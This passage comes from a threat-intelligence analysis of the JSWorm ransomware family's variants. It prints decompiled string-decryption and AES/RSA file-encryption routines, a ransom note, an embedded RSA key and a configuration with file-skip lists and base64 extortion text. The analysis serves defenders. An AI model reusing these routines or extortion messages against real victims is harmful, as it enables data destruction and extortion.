


```
if ( !CryptAcquireContextA(&g_prov1, 0, 0, 1u, 0xF0000000) )
  goto LABEL_2;
string::f(v5, "sosorin :)");
rc4_key = operator new[](dwDataLen);
v1 = v5[0];
if ( v7 < 0x10 )
  v1 = v5;
v2 = (v1 + dwDataLen);
v3 = v5[0];
if ( v7 < 0x10 )
  v3 = v5;
if ( v3 != v2 )
{
  v4 = rc4_key - v3;
  do
  {
    *(v3 + v4) = *v3;
    v3 = (v3 + 1);
  }
  while ( v3 != v2 );
}
if ( !CryptCreateHash(g_prov1, CALG_SHA, 0, 0, &g_sha1)
  || !CryptHashData(g_sha1, rc4_key, dwDataLen, 0)
  || !CryptDeriveKey(g_prov1, CALG_RC4, g_sha1, 1u, &g_rc4_key) )
{
LABEL_2:
  ExitProcess(0);
}
operator delete[](rc4_key);
string::f_16(0, v5, 1);
}
```

```
if ( !CryptAcquireContextA(&g_prov1, 0, 0, 1u, CRYPT_VERIFYCONTEXT) )
  goto LABEL_2;
string::f_0(v5, "ya chubstvuu bol' gde-to v grude, i moi rani v serdce ne zalechit'");
rc4_key = operator new[](dwDataLen);
v1 = v5[0];
if ( v7 < 0x10 )
  v1 = v5;
v2 = (v1 + dwDataLen);
v3 = v5[0];
if ( v7 < 0x10 )
  v3 = v5;
if ( v3 != v2 )
{
  v4 = rc4_key - v3;
  do
  {
    *(v3 + v4) = *v3;
    v3 = (v3 + 1);
  }
  while ( v3 != v2 );
}
if ( !CryptCreateHash(g_prov1, CALG_SHA1, 0, 0, &g_sha1)
  || !CryptHashData(g_sha1, rc4_key, dwDataLen, 0)
  || !CryptDeriveKey(g_prov1, CALG_RC4, g_sha1, 1u, &g_rc4_key) )
{
LABEL_2:
  ExitProcess(0);
}
operator delete[](rc4_key);
string::f_9(0, v5, 1);
}
```

Identical string decryption procedures. Left: Nemty 2.6 (141dbb1ff0368bd0359972fb5849832d); right: Nefilim

The overlap is not limited to string obfuscation – code fragments for various procedures match throughout the samples, including the key generation and file encryption functions.



```
    *(v12 + v13) = *v12;
    v12 = (v12 + 1);
  }
  while ( v12 != v11 );
}
aes_key = operator new[](16u);
aes_iv = operator new[](16u);
CryptRand16bytes(aes_key);
CryptRand16bytes(aes_iv);
buf1 = operator new[](256u);
buf2 = operator new[](256u);
RsaEncrypt(aes_key, buf1);
RsaEncrypt(aes_iv, buf2);
GetFileSizeEx(hFile, &FileSize);
if ( FileSize.QuadPart <= 640000 )
{
  nNumberOfBytesToRead = FileSize.LowPart;
  SetFilePointerEx = ::SetFilePointerEx;
  lpBuffer = operator new[](FileSize.LowPart);
  ::SetFilePointerEx(hFile, 0i64, 0, 0);
  ReadFile(hFile, lpBuffer, nNumberOfBytesToR
  AES_CBC(aes_key, aes_iv, lpBuffer, nNumberO
  ::SetFilePointerEx(hFile, 0i64, 0, 0);
  WriteFile(hFile, lpBuffer, nNumberOfBytesTo
}
else
{
  SetFilePointerEx = ::SetFilePointerEx;
  lpBuffer = operator new[](640000u);
  ::SetFilePointerEx(hFile, 0i64, 0, 0);
  ReadFile(hFile, lpBuffer, 640000u, &NumberO
  AES_CBC(aes_key, aes_iv, lpBuffer, 640000u)
  ::SetFilePointerEx(hFile, 0i64, 0, 0);
  WriteFile(hFile, lpBuffer, 640000u, &Number
```

```
if ( hFile )
{
  GetFileSizeEx(hFile, &FileSize);
  if ( (14 * dword_40F978 + 32) > 1 )
  {
    aes_key = operator new[](16u);
    aes_iv = operator new[](16u);
    CryptRand16bytes(aes_key);
    CryptRand16bytes(aes_iv);
    buf1 = operator new[](256u);
    buf2 = operator new[](256u);
    RsaEncrypt(aes_key, buf1);
    RsaEncrypt(aes_iv, buf2);
    GetTickCount();
    if ( dword_40F978 > 4 )
    {
      string::f_0(v32, "oh how i did it??? bypass sofos hah");
      string::f_9(0, v32, 1);
    }
    SetFilePointerEx = ::SetFilePointerEx;
    ::SetFilePointerEx(hFile, FileSize, 0, 0);
    SetLastError(0);
    WriteFile(hFile, buf1, 256u, &NumberOfBytesWritten, 0);
    if ( GetLastError() != ERROR_INVALID_HANDLE && GetLastError() != ERROR_WRITE_PROTECT )
    {
      ::SetFilePointerEx(hFile, (FileSize.QuadPart + 256), 0, 0);
      WriteFile(hFile, buf2, 256u, &NumberOfBytesWritten, 0);
      ::SetFilePointerEx(hFile, (FileSize.QuadPart + 512), 0, 0);
      if ( _time64(0) )
      {
        string::f(v32, L"how to fuck all the world?");
        string::f_8(0, v32, 1);
        SetFilePointerEx = ::SetFilePointerEx;
      }
```

Code similarity in file encryption procedures. Left: Nemty 2.6 (141dbb1ff0368bd0359972fb5849832d); right: Nefilim

Unlike Nemty, the Nefilim sample is signed by a digital signature that was valid at the time this malware variant was being actively distributed, but has since been revoked.


Upon launch, the malware checks command line arguments. If there are no arguments, it proceeds to search for the victim's files on all local and remote drives. If an argument is given, the Trojan checks whether it is an existing directory path. If so, it will encrypt the files in this directory. Otherwise, it will interpret the argument as a file path and attempt to encrypt this file. The command line argument checks may have been added to allow cybercriminals to manually choose files for encryption or merely as a debug functionality.

Cryptographic scheme

The Trojan body contains the threat actors' hardcoded master **RSA-2048** public key. When processing each victim's file, Nefilim generates a **128-bit key** and a **128-bit IV** and encrypts the file content by **AES** in CBC mode. The **key** and **IV** are encrypted by the **RSA** master key and saved at the end of the encrypted file.

The encrypted file is renamed so that it gets the additional extension .NEFILIM.

The ransom notes are saved as NEFILIM-DECRYPT.txt in the processed directories and contain email addresses to contact the extortionists.




Ransom note dropped by Nefilim

April 2020: Offwhite

MD5: ad25b6af563156765025bf92c32df090

With the branding change from **Nefilim** to **Offwhite** the code of the malware has been further trimmed to reduce the resulting binary size. To achieve this, the developers stopped using the STL library and got rid of C++ runtime code that was adding unnecessary bulk. Otherwise, it's still basically the same old Nefilim. In addition to the capabilities we already discussed in the previous section, one other feature of note has been added to the Trojan code allowing it to generate a wallpaper from the ransom text and save it as "scam.jpg".



Wallpaper generated by Offwhite

June 2020: Telegram

MD5: 004f67c79b428da67938dadec0a1e1a4

The differences between the **Offwhite** and **Telegram** variants of the Trojan are minimal. The code is almost identical with the main differences being the encrypted file extension (**.TELEGRAM**), the ransom note name (**TELEGRAM-RECOVER.txt**), and the fact that the names of imported API functions are not encoded as HEX strings.

November 2020: Fusion

MD5: f37cebdff5de994383f34bcef4131cdf

This Trojan variant is written in the **Go** programming language. As we mentioned above, previous variants were developed in C++, which means a complete rewrite from scratch, possibly by another developer.

However, the similar overall modus operandi of the malware, similar cryptographic scheme, matching ransom notes, and the fact that the binary is signed, suggest this sample is in fact a new variant of the JSWorm family.

What's more, **the data leak site addresses hardcoded in the Trojan's body are the same as the ones used previously by these threat actors**, which is a pretty compelling argument in support of our suggestion that there's a link between Fusion and its predecessors.

Also, like the previous variants, the Fusion program accepts a command line argument: the name of the file to be encrypted (possibly used to debug the ransomware).

Cryptographic scheme

The program generates two 128-bit random numbers (IV and key) that are used to encrypt files using **AES** in GCM mode according to the following scheme: if the file is less than 1.5MB, then the entire file is encrypted; if the file is larger, then sequentially:

- 320KB of information is encrypted;
- 320KB skipped (not encrypted);
- the next 320KB are encrypted;
- the next 320KB are skipped;
- …
- and so on until the end of the file.

This means that if the file is large, half turns out to be encrypted (albeit in alternating blocks).

A master public **RSA** key is embedded inside the program and used to encrypt the IV and key values. Once encrypted, they are appended to the end of each encrypted file.

```
aBeginRsaPublic db '-----BEGIN RSA PUBLIC KEY-----',0Ah
db 'MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4ileoxoqqU3uURadZPlK',0Ah
db 'MRZCWsnzkXNyuxYZFPDc4hREn+5kO8njounS2nRpgVTrbwMMy9bulSHOqbGGECui',0Ah
db 'gYNxSY2xiQ9tQLDDug7RAiNCw9dJnzxwkzzq+0KX+ChbQQOVMbV+FjiApEOJou8D',0Ah
db 'I9x+JlthhCGJt4oaNMV/Fnl8mLwsRLyKEC+TpBPioBoxmhNB9Rc7xuO8Mi6dg/Tf',0Ah
db 'w2A49xaCvUUvaLiCyD70IAKU12v2VerKOb1/HbkaOzgOvVdu6ekEscf9eXmO0EZ5',0Ah
db 'Sfgozun79apNaiPeVW5rvrPxhAySF4O0Yio+yjKwMYGnt7XCAE0yzNVaegoBo3sR',0Ah
db 'OQIDAQAB',0Ah
db '-----END RSA PUBLIC KEY-----',0Ah,0
```

RSA public key used by Fusion

And finally, the line “FUSION” is written to the end of the file. The extension “**.FUSION**” is then appended to the file name. The sample also leaves a note with contacts for communication (**FUSION-README.tx**t):

```
Two things have happened to your company.
================================================================================================================
Gigabytes of archived files that we deemed valuable or sensitive were downloaded from your network to a secure location.
When you contact us we will tell you how much data was downloaded and can provide extensive proof of the data extraction.
You can analyze the type of the data we download on our websites.
If you do not contact us we will start leaking the data periodically in parts.
================================================================================================================
We have also encrypted files on your computers with military grade algorithms.
If you don't have extensive backups the only way to retrieve your data is with our software.
Restoration of your data with our software requires a private key which only we possess.
================================================================================================================
To confirm that our decryption software works send 2 encrypted files from random computers to us via email.
You will receive further instructions after you send us the test files.
We will make sure you retrieve your data swiftly and securely and your data that we downloaded will be securely deleted when our demands are met.
If we do not come to an agreement your data will be leaked on this website.

Website: http://[redacted].net
TOR link: http://[redacted].onion

Contact us via email:
idahaines2020@tutanota.com
kristenjones25@tutanota.com
joycepmills@protonmail.com
```

Ransom note dropped by Fusion


January 2021: Milihpen

MD5: e226e6ee60a4ad9fc8eec41da750dd66

With the **Milihpen** variant the actors behind the JSWorm family have once again completely reworked the code of the malware, or perhaps hired another developer to implement it from scratch. This sample is once again developed in C++ (like Nefilim and previous variants) and not Golang (like Fusion).

Despite this, the main functionality, execution flow, crypto scheme and data leak site addresses are preserved. In addition, the Trojan name reveals a connection to one of the previous malware variants – it's the word "Nephilim" written backwards.

The Trojan now logs all its actions to console, probably making it more convenient for the malware operator to control the infection process.



Console logging of Milihpen

As with previous variants, the malware sample is signed by a digital certificate. Upon launch, Milihpen parses the configuration data hardcoded in the Trojan's body. This configuration structure is stored in JSON format and contains the following fields:

```
1  {
2  //mutex name
3  "mutex": "MILIHPEN",
```

```
4   //encrypted file extension
5   "ext": "MILIHPEN",
6   //ransom note name part
7   "nt_name": "-INSTRUCT.txt",
8   //master RSA public key (base64-encoded), redacted
9   "pub": "UlNB...Bnum9ew==",
10  //ransom note text (base64-encoded), redacted
11  "nt_content": "VHdvIHRoa...wuY29t",
12  //skipped file extensions
13  "whiteext": [".exe", ".dll", ".lnk", ".url", ".log", ".cab", ".cmd", ".bat", ".dll", ".msi", ".mp3", ".mp4",
    ".pif", ".ini"],
14
15  //skipped directory names
16  "whitedir": ["windows", "programdata", "program files", "program files (x86)", "appdata",
    "$recycle.bin", "all users", ".", "..", "rsa"],
17  //dynamically imported API function names
18  "winapi": ["MessageBoxA", "MessageBoxW", "BCryptOpenAlgorithmProvider",
19  "BCryptGenRandom", "BCryptImportKeyPair", "BCryptEncrypt"]
20  }
21
22
23
24
25
```

After parsing the values from the configuration, **Milihpen** creates a mutex, parses command line arguments and proceeds to operate with the same logic as **Nefilim** and more recent JSWorm variants. If a command line argument is provided, the Trojan checks whether it's a directory path. If so, it will encrypt files inside it; otherwise, it will interpret it as a file path and try to encrypt it. If no argument is given, the Trojan searches all local and remote drives for the victim's files.

```
do
{
  v6 = (v5++)["\"mutex\":\"MILIHPEN\", \"ext\":\"MILIHPEN\", \"nt_name\":\"-INSTRUCT.txt\", \"pub\":\"UlNBMQAIAAADAAAAA"
              "AEAAAAAAAAAAAAAAQABifpIEBtVtSKRuuwYI+oiFv7nX3XurT35vPt7X1lgPuZFZVhfiAJTEXCbs0y2f68jB60pv4AYNsi0THhQgdn2l"
              "GfJT3V11f2j87cOdkwpQQpduf9BTggYHeEx04WnFnL5UJOELgKl3c1VxNS1OpeyYJo+kncDjQrlGR/R2VRtE4/bzkhll9HVEEJS8J04+"
              "72C53ZHWgApPX3vPrOfyU9Uj0CRSojD3lnCLxd77coDfjttmshmKy1f2cEz5k4VeCqiWbjMVP0shRFTTOvdZJY9J4Fuw85HfkbkPG2Gf"
              "GMfzqHj4U1PZVCnBJ3ZWE4SQRNDfUftIyHaaMtUKT0Bnum9ew==\", \"nt_content\":\"VHdvIHRoaW5ncyBoYXZlIGhhcHBlbmVk"
              "IHRvIHlvdXIgY29tcGFueS4NCj09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09"
              "PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09"
              "YXJjaGl2ZWQgZmlsZXMgdGhhdCB3ZSBkZWVtZWQgdmFsdWFibGUgb3Igc2Vuc2l0aXZlIHdlcmUgZG93bmxvYWRlZCBmcm9tIHlvdXIg"
              "bmV0d29yayB0byByBhIHNlY3VyZSBsb2NhdGlvbi4NCldoZW4geW91IGNvbnRhY3QgdXMgd2Ugd2lsbCB0ZWxsIHlvdSBob3cgbXVjaCBk"
              "YXRhIHdhcyBkb3dubG9hZGVkIGFuZCBjYW4gcHJvdmlkZSBleHRlbnNpdmUgcHJvb2Ygb2YgdGhlIGRhdGEgZXh0cmFjdGlvbi4gDQpZ"
              "b3UgY2FuIGFuYWx5emUgdGhlIHR5cGUgb2YgdGhlIGRhdGEgd2UgZG93bmxvYWQgb24gb3VyIHdlYnNpdGVzLg0KSWYgeW91IGRvIG5v"
              "dCBjb250YWN0IHVzIHdlIHdpbGwgc3RhcnQgbGVha2luZyB0aGUgZGF0YSBwZXJpb2RpY2FsbHkgaW4gcGFydHMuDQoPZb3Ugd2lsbCBy"
              "b25seSB3YXkgdG8gcmV0cmlldmUgeW91ciBkYXRhIGlzIHdpdGggb3VyIHNvZnR3YXJlLg0KUmVzdG9yYXRpb24gb2YgeW91ciBkYXRh"
              "IHdpdGggb3VyIHNvZnR3YXJlIHJlcXVpcmVzIGEgcHJpdmF0ZSBrZXkgd2hpY2ggb25seSB3ZSBwb3NzZXNzLg0KPT09PT09PT09PT09"
              "PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09"
              "PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT0NClRvIGNvbmZpcm0gdGhhdCBvdXIgZGVjcnlwdGlvbiBzb2Z0d2FyZSB3b3Jr"
              "cyBzZW5kIDIgZW5jcnlwdGVkIGZpbGVzIGZyb20gcmFuZG9tIGV4dGVuc2lvbnMuDQpZb3Ugd2lsbCByZWNl"
              "aXZlIGZ1cnRoZXIgaW5zdHJ1Y3Rpb25zIGFmdGVyIHlvdSBzZW5kIHVzIHRoZSB0ZXN0IGZpbGVzLg0KV2Ugd2lsbCBtYWtlIHN1cmUg"
              "eW91IHJldHJpZXZlIHlvdXIgZGF0YSBzd2lmdGx5IGFuZCBzZWN1cmVseSBhbmQgeW91ciBkYXRhIHRoYXQgd2UgZG93bmxvYWRlZCB3"
              "aWxsIGJlIHNlY3VyZWx5IGRlbGV0ZWQgd2hlbiBvdXIgZGVtYW5kcyBhcmUgbWV0Lg0KSWYgd2UgZ8gbm90IGNvbWUgdG8gYW4gYWdy"
              "ZWVtZW50IHlvdXIgZGF0YSB3aWxsIGJlIGxlYWtlZCBvbiB0aGlzIHdlYnNpdGUuDQoNCld1YnNpdGU6IGh0dHA6Ly9jb3JwbGVha3Mu"
              "bmV0DQpUT1IgbGluazogaHR0cDovL2h4dDI1NGF5Z3Jzemllam4ub25pb24NCg0KQ29udGFjdCB1cyB2aWEgZW1haWw6DQptYXJrdXNw"
              "ZWlycmVyZWExNzdAdHV0YW5vdGEuY29tDQpnaW9tYXJrdXNuaWVsc29uQHR1dGFub3RhLmNvbQ0KbWFya3VzcGVpcnJlcmVhMTc3QHBy"
              "b3Rvbm1haWwuY29t\", \"whiteext\":[\".exe\",\".dll\",\".lnk\",\".url\",\".log\",\".cab\",\".cmd\",\".bat\""
              ",\".dll\",\".msi\",\".mp3\",\".mp4\",\".pif\",\".ini\"], \"whitedir\":[\"windows\",\"programdata\",\"pro"
              "gram files\",\"program files (x86)\",\"appdata\",\"$recycle.bin\",\"all users\",\".\",\"..\",\"rsa\"], \""
              "winapi\":[\"MessageBoxA\",\"MessageBoxW\",\"BCryptOpenAlgorithmProvider\",\"BCryptGenRandom\",\"BCryptIm"
              "portKeyPair\",\"BCryptEncrypt\"]}"
            - v4];
  *v5 = v6;
}
while ( v6 );
*(_OWORD *)v12 = 0i64;
v13 = 0i64;
g_json = ParseJson(v4, (int)v12);
if ( !g_json )
{
  Log("[-] Failed to parse JSON... exit\n");
  Sleep(5000u);
  ExitProcess(1u);
}
```

Configuration JSON structure in the Milihpen sample

Cryptographic scheme


As with other aspects, Milihpen closely mimics the high-level logic of previous variants starting with Nefilim and its successors. Code analysis shows, however, that the implementation has been completely rewritten.

To encrypt the files, Milihpen uses the same algorithms: **AES** in CBC mode and **RSA**. The AES key and IV are also 128-bit and are saved after encryption by the master public RSA key at the end of the encrypted file.

